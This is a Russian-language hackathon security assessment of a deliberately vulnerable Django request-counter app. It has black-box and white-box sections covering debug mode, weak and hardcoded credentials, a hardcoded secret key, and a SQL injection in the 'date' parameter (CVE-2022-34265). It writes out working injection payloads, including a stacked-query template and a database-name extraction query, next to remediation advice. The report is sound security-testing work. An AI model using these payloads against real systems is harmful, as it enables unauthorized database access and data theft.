

# Газпром Нефть: Хакатон - Задание 2


Тишина Елизавета, [@qwqoro](#)

- [Анализ защищённости методом чёрного ящика](#)
  - [Исследование веб-приложения](#)
  - [Отчёт об уязвимостях](#)
    - [1. Включён режим отладки](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
    - [2. SQL Injection, SQLi](#)
      - [Эксплуатация](#)
        - [2.1 Обнаружение](#)
        - [2.2 Составление полезной нагрузки](#)
        - [2.3 Реализация](#)
      - [Рекомендации](#)
- [Анализ защищённости методом белого ящика](#)
  - [Исследование веб-приложения](#)
  - [Отчёт об уязвимостях](#)
    - [1. Перебираемые учётные данные](#)
    - [2. Учётные данные прописаны в коде в виде открытого текста](#)
    - [3. Секретный ключ прописан в коде в виде открытого текста](#)
    - [4. Включён режим отладки](#)
    - [5. SQL Injection, SQLi](#)

# Анализ защищённости методом чёрного ящика


## Исследование веб-приложения

При обращении к главной странице приложения, пользователю возвращается список, каждый элемент которого – словарь, содержащий ключи "time" и "count", в соответствии с которыми хранятся временные метки и некоторые числа:



При отправке запросов, число, находящееся в словаре с "time", совпадающим по времени запроса с точностью до минуты, увеличивается. Поиск каталогов и файлов путём автоматизированного перебора с использованием словарей для нахождения и исследования дополнительных интерфейсов не дал результата. Таким образом, исходя из результатов первичного изучения приложения, можно сделать вывод, что основной функционал сервиса состоит именно в подсчёте запросов с учётом временного интервала.

С помощью расширения Param Miner, разработанного для платформы Burp Suite, стало возможным нахождение параметра запроса "date":



Details   **Output**   Errors

☐ Output to system console

☐ Save to file:

☒ Show in UI:

```
7 Updating active thread pool size to 1
8 Queued 1 attacks
9 Updating active thread pool size to 1
10 Queued 1 attacks
11 Updating active thread pool size to 1
12 Queued 1 attacks
13 Initiating cookie bruteforce on 0.0.0.0
14 Completed attack on 0.0.0.0
15 Completed 1/4
16 Initiating url bruteforce on 0.0.0.0
17 Initiating url bruteforce on 0.0.0.0
18 Completed attack on 0.0.0.0
19 Completed 2/4
20 Identified parameter on 0.0.0.0: date
```

Перебор потенциальных значений параметра запроса "date" с использованием инструмента Intruder платформы Burp Suite и словаря привёл к обнаружению списка валидных значений:

Target:

```
1 GET /?date=ss HTTP/1.1
2 Host: 0.0.0.0:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
```

Payload	Status	Length	\r\n[ ▼
s	200	42371	{"time": "2023-04-13T09:47:21", "count": 5}, {"time": "2023-04-13T09:47:21", "count": 5}
min	200	3583	{"time": "2023-04-13T09:47:00", "count": 73}, {"time": "2023-04-13T09:47:00", "count": 73}
minute	200	3583	{"time": "2023-04-13T09:47:00", "count": 73}, {"time": "2023-04-13T09:47:00", "count": 73}
m	200	3583	{"time": "2023-04-13T09:47:00", "count": 55}, {"time": "2023-04-13T09:47:00", "count": 55}
hour	200	428	{"time": "2023-04-13T09:00:00", "count": 1942}, {"time": "2023-04-13T09:00:00", "count": 1942}
h	200	428	{"time": "2023-04-13T09:00:00", "count": 1930}, {"time": "2023-04-13T09:00:00", "count": 1930}
days	200	196	{"time": "2023-04-13T00:00:00", "count": 16401}, {"time": "2023-04-13T00:00:00", "count": 16401}
day	200	196	{"time": "2023-04-13T00:00:00", "count": 16400}, {"time": "2023-04-13T00:00:00", "count": 16400}
d	200	196	{"time": "2023-04-13T00:00:00", "count": 16396}, {"time": "2023-04-13T00:00:00", "count": 16396}
w	200	196	{"time": "2023-04-10T00:00:00", "count": 17032}, {"time": "2023-04-10T00:00:00", "count": 17032}
month	200	196	{"time": "2023-04-01T00:00:00", "count": 16716}, {"time": "2023-04-01T00:00:00", "count": 16716}
y	200	196	{"time": "2023-01-01T00:00:00", "count": 17052}, {"time": "2023-01-01T00:00:00", "count": 17052}
year	200	196	{"time": "2023-01-01T00:00:00", "count": 17052}, {"time": "2023-01-01T00:00:00", "count": 17052}
yr	200	196	{"time": "2023-01-01T00:00:00", "count": 17052}, {"time": "2023-01-01T00:00:00", "count": 17052}
c	200	196	{"time": "2001-01-01T00:00:00", "count": 16336}, {"time": "2001-01-01T00:00:00", "count": 16336}
C	200	196	{"time": "2001-01-01T00:00:00", "count": 16223}, {"time": "2001-01-01T00:00:00", "count": 16223}

# Отчёт об уязвимостях


## 1. Включён режим отладки

[\[CWE-489\]: Active Debug Code](#)

Включённый режим отладки позволяет пользователям увидеть чувствительную информацию, такую как, например, подробные коды ошибок, информацию о среде выполнения и настройках приложения.

## Эксплуатация

Для отображения отладочной информации необходимо вызвать ошибку, например, послав непредусмотренное значение в найденный ранее параметр запроса " date ":



## Рекомендации

Включённый режим отладки допустим в рамках процесса разработки, однако этот режим обязан быть выключен на этапах выпуска приложения в публичный доступ. Отключить режим отладки можно изменив значение параметра `DEBUG` на `False` в файле `web/app.py`.

## 2. SQL Injection, SQLi

[\[CWE-89\]: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#).

[\[CVE-2022-34265\]](#)

В связи с недостаточной санитизацией подконтрольного пользователю значения параметра запроса "date" возможно инъектирование атакующим произвольных конструкций языка SQL в SQL-запрос, используемый для извлечения данных для отображения на странице.


Стоит учесть, что включённый режим отладки, описанный в предыдущем пункте, хоть и не является условием успешной эксплуатации данной уязвимости, но способствует упрощению составления полезной нагрузки.

### Эксплуатация

#### 2.1 Обнаружение

Ответ веб-приложения на валидное значение параметра запроса "date":

```
http(s)://<target>/?date=year
```



Перебор потенциально небезопасных наборов символов в качестве значения параметра запроса "date" вкупе с информацией об ошибках, предоставляемой режимом отладки, приводит к обнаружению ошибки типа `ProgrammingError` при наличии символа одинарной кавычки среди элементов значения, передаваемого параметру запроса "date":



The screenshot shows the Burp Suite interface with the 'Active scans' tab selected. The 'Issue activity' sub-tab is active, displaying a table of scan results. The first row shows an issue found at 14:41:33 on April 2023, identified as a 'SQL injection' with a severity of 'High' and confidence of 'Firm'. Below the table, the 'Request' tab is selected, showing the raw HTTP request details.

#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
4	3	14:41:33 13 Apr 2023	Issue found	SQL injection	http://localhost:8000	/	date parameter	High	Firm

Below the table, the 'Request' tab is selected, showing the raw HTTP request details:

```

1 GET /?date=year HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13

```

## 2.2 Составление полезной нагрузки


Исходя из информации о возникшей ошибке, значение параметра запроса "date" без дополнительной обработки внедряется в SQL-запрос внутрь конструкции "SELECT .. FROM .. GROUP BY DATE\_TRUNC('<dateValue>', ... " на место <dateValue>. Функция DATE\_TRUNC относится к функциям СУБД PostgreSQL и принимает в качестве обязательных аргументов: `field` – одно из предопределённых слов, обозначающих извлекаемую часть временной метки, и `source` – временная метка или интервал.

В таком случае полезная нагрузка будет состоять из:

- Для корректной работы функции `DATE_TRUNC`: любого из предопределённых слов, что являются названиями извлекаемой части временной метки. Некоторая часть списка таких слов была получена на этапе исследования функционала этого приложения, полный же список может быть найден в документации PostgreSQL. Примерами слов могут послужить: "year", "month", "day" или "hour".
- Для корректной работы функции `DATE_TRUNC`: Закрывающей одинарной кавычки для обозначения завершения строки – аргумента "field", а также запятой для перехода к указанию аргумента "source".
- Для корректной работы функции `DATE_TRUNC`: Определения некоторой временной метки. Это может быть как конкретная временная метка с указанием типа данных `TIMESTAMP` перед ней, так и одно из ключевых слов, как например: `CURRENT_TIME`, `CURRENT_TIMESTAMP`, `LOCALTIME` или `LOCALTIMESTAMP`.
- Закрывающей скобки – для закрытия списка аргументов функции `DATE_TRUNC`.
- Точки с запятой для завершения текущей команды и двух дефисов для обозначения оставшейся части запроса комментарием.


Ответ веб-приложения на полезную нагрузку, составленную вышеописанным способом:

```
http(s)://<target>/?date=year',%20TIMESTAMP%20'2023-04-13%2014:05');--
```



Возникшая ошибка означает необходимость дополнительного значения. Тогда, дописав в полезной нагрузке после скобки, закрывающей функцию `DATE_TRUNC`, некоторое дополнительное значение, ответ веб-приложения подтверждает корректность составленного запроса:

```
http(s)://<target>/?date=year',%20TIMESTAMP%20'2023-04-13%2014:05'),%20'0';--
```



Следовательно, результирующая полезная нагрузка состоит из:

- Для корректной работы функции `DATE_TRUNC`: любого из предопределённых слов, что являются названиями извлекаемой части временной метки. Некоторая часть списка таких слов была получена на этапе исследования функционала этого приложения, полный же список может быть найден в документации PostgreSQL. Примерами слов могут послужить: "year", "month", "day" или "hour".
- Для корректной работы функции `DATE_TRUNC`: Закрывающей одинарной кавычки для обозначения завершения строки – аргумента "field", а также запятой для перехода к указанию аргумента "source".
- Для корректной работы функции `DATE_TRUNC`: Определения некоторой временной метки. Это может быть как конкретная временная метка с указанием типа данных `TIMESTAMP` перед ней, так и одно из ключевых слов, как например: `CURRENT_TIME`, `CURRENT_TIMESTAMP`, `LOCALTIME` или `LOCALTIMESTAMP`.
- Закрывающей скобки – для закрытия списка аргументов функции `DATE_TRUNC`.
- Некоторого числа – значения "count".
- Точки с запятой для завершения текущей команды.
- Произвольного продолжения SQL-запроса.
- Точки с запятой для завершения текущей команды и двух дефисов для обозначения оставшейся части запроса комментарием.



## 2.3 Реализация


### Обобщённый пример эксплуатации:

```
http(s)://<target>/?date=year',%20LOCALTIME),%20'0';%20<maliciousSQLCommands>;--
```

### Пример эксплуатации:

Извлечение названия текущей базы данных.

```
http(s)://<target>/?date=year',%20TIMESTAMP%20'2023-04-13%2014:05',%20'0';%20SELECT%20current_database(), '0';--
```



## Рекомендации

Для устранения уязвимости необходимо реализовать обработку подконтрольного пользователю значения параметра запроса "date": осуществлять фильтрацию небезопасных символов и конструкций, проверять соответствие значения элементам списка допустимых значений. Также возможны обновление фреймворка Django до версии, где данная уязвимость функции `Trunc` исправлена, или установка подходящего патча.

## Анализ защищённости методом белого ящика

### Исследование веб-приложения

Функционал приложения состоит в учёте поступающих запросов – записи в базу данных: используемого метода, запрашиваемой ссылки, идентификационной строки клиентского приложения и временной метки.

Обращение пользователя к главной странице по пути `/`, вызывает:

- Логирование запроса – запись в базу данных используемого метода, запрашиваемой ссылки, идентификационной строки клиентского приложения и временной метки.
- Извлечение параметра запроса "date" и, при наличии, его присваивание переменной `date`. При отсутствии такого параметра, переменная `date` принимает значение "minute".
- Передачу значения переменной `date` в SQL-запрос для последующего извлечения всех хранимых в базе данных включений и их группировки по единице времени, указанной в переменной `date`.
- Возвращение пользователю результирующего списка, описывающего количество включений для каждой сформированной группы.

## Отчёт об уязвимостях

### 1. Перебираемые учётные данные

| [\[CWE-1391\]: Use of Weak Credentials](#)

Исходя из исходного кода приложения, в качестве учётных данных для осуществления доступа к базе данных используются стандартные, перебираемые значения имени и пароля пользователя базы данных:

```
30  DATABASES = {
31      'default': {
32          'ENGINE': 'django.db.backends.postgresql',
33          'NAME': 'db_vuln',
34          'USER': 'postgres',
35          'PASSWORD': 'postgres',
36          'HOST': 'db',
37          'PORT': '5432',
38      }
```

Рекомендуется изменить пароль пользователя на более стойкий к атакам перебора: увеличить количество символов, использовать разные регистры, ввести специальные цифры или специальные символы.

## 2. Учётные данные прописаны в коде в виде открытого текста

[\[CWE-798\]: Use of Hard-coded Credentials](#)

Учётные данные для осуществления доступа к базе данных прописаны в коде приложения в виде открытого текста:

```
30  DATABASES = {
31      'default': {
32          'ENGINE': 'django.db.backends.postgresql',
33          'NAME': 'db_vuln',
34          'USER': 'postgres',
35          'PASSWORD': 'postgres',
36          'HOST': 'db',
37          'PORT': '5432',
38      }
```

Уязвимые данные рекомендуется хранить внутри переменных окружения или конфигурационных файлов.

## 3. Секретный ключ прописан в коде в виде открытого текста

[\[CWE-321\]: Use of Hard-coded Cryptographic Key](#)

Секретный ключ `SECRET_KEY`, используемый для криптографической подписи значений, прописан в коде приложения в виде открытого текста:

```
1  import os
2  import sys
3
4
5  os.environ.setdefault("DJANGO_SETTINGS_MODULE", __name__)
6  BASE_DIR = os.path.dirname(os.path.abspath(__file__))
7  DEBUG = True
8  SECRET_KEY = 'cib_app'
```

Уязвимые данные рекомендуется хранить внутри переменных окружения или конфигурационных файлов.

## 4. Включён режим отладки

[\[CWE-489\]: Active Debug Code](#)

Значение параметра `DEBUG` равно `True`, что означает включение режима отладки:

```
1  import os
2  import sys
3
4
5  os.environ.setdefault("DJANGO_SETTINGS_MODULE", __name__)
6  BASE_DIR = os.path.dirname(os.path.abspath(__file__))
7  DEBUG = True
```

Включённый режим отладки позволяет пользователям увидеть чувствительную информацию, такую как, например, подробные коды ошибок, информацию о среде выполнения и настройках приложения.

Включённый режим отладки допустим в рамках процесса разработки, однако этот режим обязан быть выключен на этапах выпуска приложения в публичный доступ. Отключить режим отладки можно изменив значение параметра `DEBUG` на `False` в файле `web/app.py`.

## 5. SQL Injection, SQLi

[\[CWE-89\]: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

[\[CVE-2022-34265\]](#)

Переменной `date` присваивается значение параметра запроса "`date`". При отсутствии такого параметра в запросе, переменной `date` присваивается значение "`minute`". Переменная `date`

используется внутри функции `Trunc` фреймворка Django, взаимодействующей с базой данных, в качестве обязательного аргумента `"kind"`:

```
18 def vul(request):
19     create_log(request)
20     date = request.GET.get('date', 'minute')
21     objects = list(WebLog.objects.annotate(time=Trunc('created_time', date)).values('time'))
22     return JsonResponse(data=objects, safe=False)
```

Таким образом, значение переменной `date` передаётся в запрос к базе данных без какой-либо предварительной обработки сервером, что может привести к инъектированию атакующим произвольных конструкций в SQL-запрос.

Для устранения уязвимости необходимо реализовать обработку подконтрольного пользователю значения параметра запроса `"date"`: осуществлять фильтрацию небезопасных символов и конструкций, проверять соответствие значения элементам списка допустимых значений. Также возможно обновление фреймворка Django до версии, где данная уязвимость функции `Trunc` исправлена, или установить подходящий патч.